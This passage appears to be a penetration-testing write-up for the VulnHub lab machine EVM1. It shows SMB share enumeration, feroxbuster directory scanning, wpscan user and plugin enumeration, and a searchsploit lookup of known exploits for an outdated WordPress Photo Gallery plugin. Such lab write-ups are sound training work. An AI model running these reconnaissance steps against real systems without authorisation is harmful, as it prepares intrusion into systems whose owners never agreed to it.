
Port 139,445 (SMB)

1. Enumerated file shares




```
└─# crackmapexec smb $ip -u '' -p '' --shares
SMB         192.168.56.127  445    UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE [*] Windows 6.1 (name:UBUNTU-EXTERMELY-VULNERABLE-
M4CH1INE) (domain:) (signing:False) (SMBv1:True)
SMB         192.168.56.127  445    UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE [+] \:
SMB         192.168.56.127  445    UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE [+] Enumerated shares
SMB         192.168.56.127  445    UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE Share           Permissions     Remark
SMB         192.168.56.127  445    UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE -----           -----------     ------
SMB         192.168.56.127  445    UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE print$                          Printer Drivers
SMB         192.168.56.127  445    UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE IPC$                            IPC Service (ubunt
u-extermely-vulnerable-m4ch1ine server (Samba, Ubuntu))
┌──(root💀kali)-[~/vulnHub/EVM1/192.168.56.127]
└─# smbmap -H $ip
[+] Guest session       IP: 192.168.56.127:445  Name: EVM1.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        IPC$                                                    NO ACCESS       IPC Service (ubuntu-extermely-vulnerable-m
4ch1ine server (Samba, Ubuntu))
```

- No access to any


Port 80 (HTTP)

1. Feroxbuster



```
200      360l      916w    10821c http://192.168.56.127/index.html
200      960l     4952w        0c http://192.168.56.127/info.php
301        9l       28w      320c http://192.168.56.127/wordpress
403       11l       32w      302c http://192.168.56.127/server-status
```

2. Proceed to `/wordpress`



Skip to content

ic0de.ws boot2root

Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Posted by c0rrupt3d_brain October 31, 2019 Posted in Uncategorized 3 Comments on Hello world!

Search for: Search … Search

Recent Posts

- Hello world!

Recent Comments

- c0rrupt3d_brain on Hello world!
- c0rrupt3d_brain on Hello world!
- A WordPress Commenter on Hello world!

Archives

- October 2019

Categories

- Uncategorized

Meta


- Log in
- Entries RSS
- Comments RSS
- WordPress.org

ic0de.ws boot2root, Proudly powered by WordPress.

- The links does not work

3. Enumerate wordpress users

```
wpscan --no-update --disable-tls-checks --url http://evm1.local/wordpress/ -e u -f cli-no-color 2>&1 | tee
"/root/vulnHub/EVM1/192.168.56.127/scans/tcp80/tcp_80_http_wpscan_user_enum.txt"
```




```
[i] User(s) Identified:

[+] c0rrupt3d_brain
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- c0rrupt3d_brain


4. Enumere wordpress plugins

```
wpscan --no-update --disable-tls-checks --plugins-detection aggressive --plugins-version-detection aggressive --url
http://evm1.local/wordpress/ -e ap -f cli-no-color 2>&1 | tee
"/root/vulnHub/EVM1/192.168.56.127/scans/tcp80/tcp_80_http_wpscan_plugin_enum.txt"
```




```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://evm1.local/wordpress/wp-content/plugins/akismet/
 | Last Updated: 2021-10-01T18:28:00.000Z
 | Readme: http://evm1.local/wordpress/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 4.2.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.1.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/akismet/readme.txt

[+] photo-gallery
 | Location: http://evm1.local/wordpress/wp-content/plugins/photo-gallery/
 | Last Updated: 2021-11-19T13:18:00.000Z
 | Readme: http://evm1.local/wordpress/wp-content/plugins/photo-gallery/readme.txt
 | [!] The version is out of date, the latest version is 1.5.86
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/photo-gallery/, status: 200
 |
 | Version: 1.5.34 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/photo-gallery/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/photo-gallery/readme.txt

[+] wp-responsive-thumbnail-slider
 | Location: http://evm1.local/wordpress/wp-content/plugins/wp-responsive-thumbnail-slider/
 | Last Updated: 2021-07-30T15:51:00.000Z
 | Readme: http://evm1.local/wordpress/wp-content/plugins/wp-responsive-thumbnail-slider/readme.txt
 | [!] The version is out of date, the latest version is 1.1.7
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/wp-responsive-thumbnail-slider/, status: 200
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/wp-responsive-thumbnail-slider/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/wp-responsive-thumbnail-slider/readme.txt

[+] wp-vault
 | Location: http://evm1.local/wordpress/wp-content/plugins/wp-vault/
 | Latest Version: 0.8.6.6 (up to date)
 | Last Updated: 2008-02-23T05:44:00.000Z
 | Readme: http://evm1.local/wordpress/wp-content/plugins/wp-vault/readme.txt
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/wp-vault/, status: 200
 |
 | Version: 0.8.6.6 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://evm1.local/wordpress/wp-content/plugins/wp-vault/readme.txt
```

5. Search for exploits
   - Photo Gallery 1.5.34




```
┌──(root💀kali)-[~/vulnHub/EVM1]
└─# searchsploit photo gallery wordpress 1.5.34
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting                      | php/webapps/47372.txt
WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting (2)                  | php/webapps/47373.txt
WordPress Plugin Photo Gallery 1.5.34 - SQL Injection                             | php/webapps/47371.txt
---------------------------------------------------------------------------------- ---------------------------------
```

- Thumbnail Slider 1.0



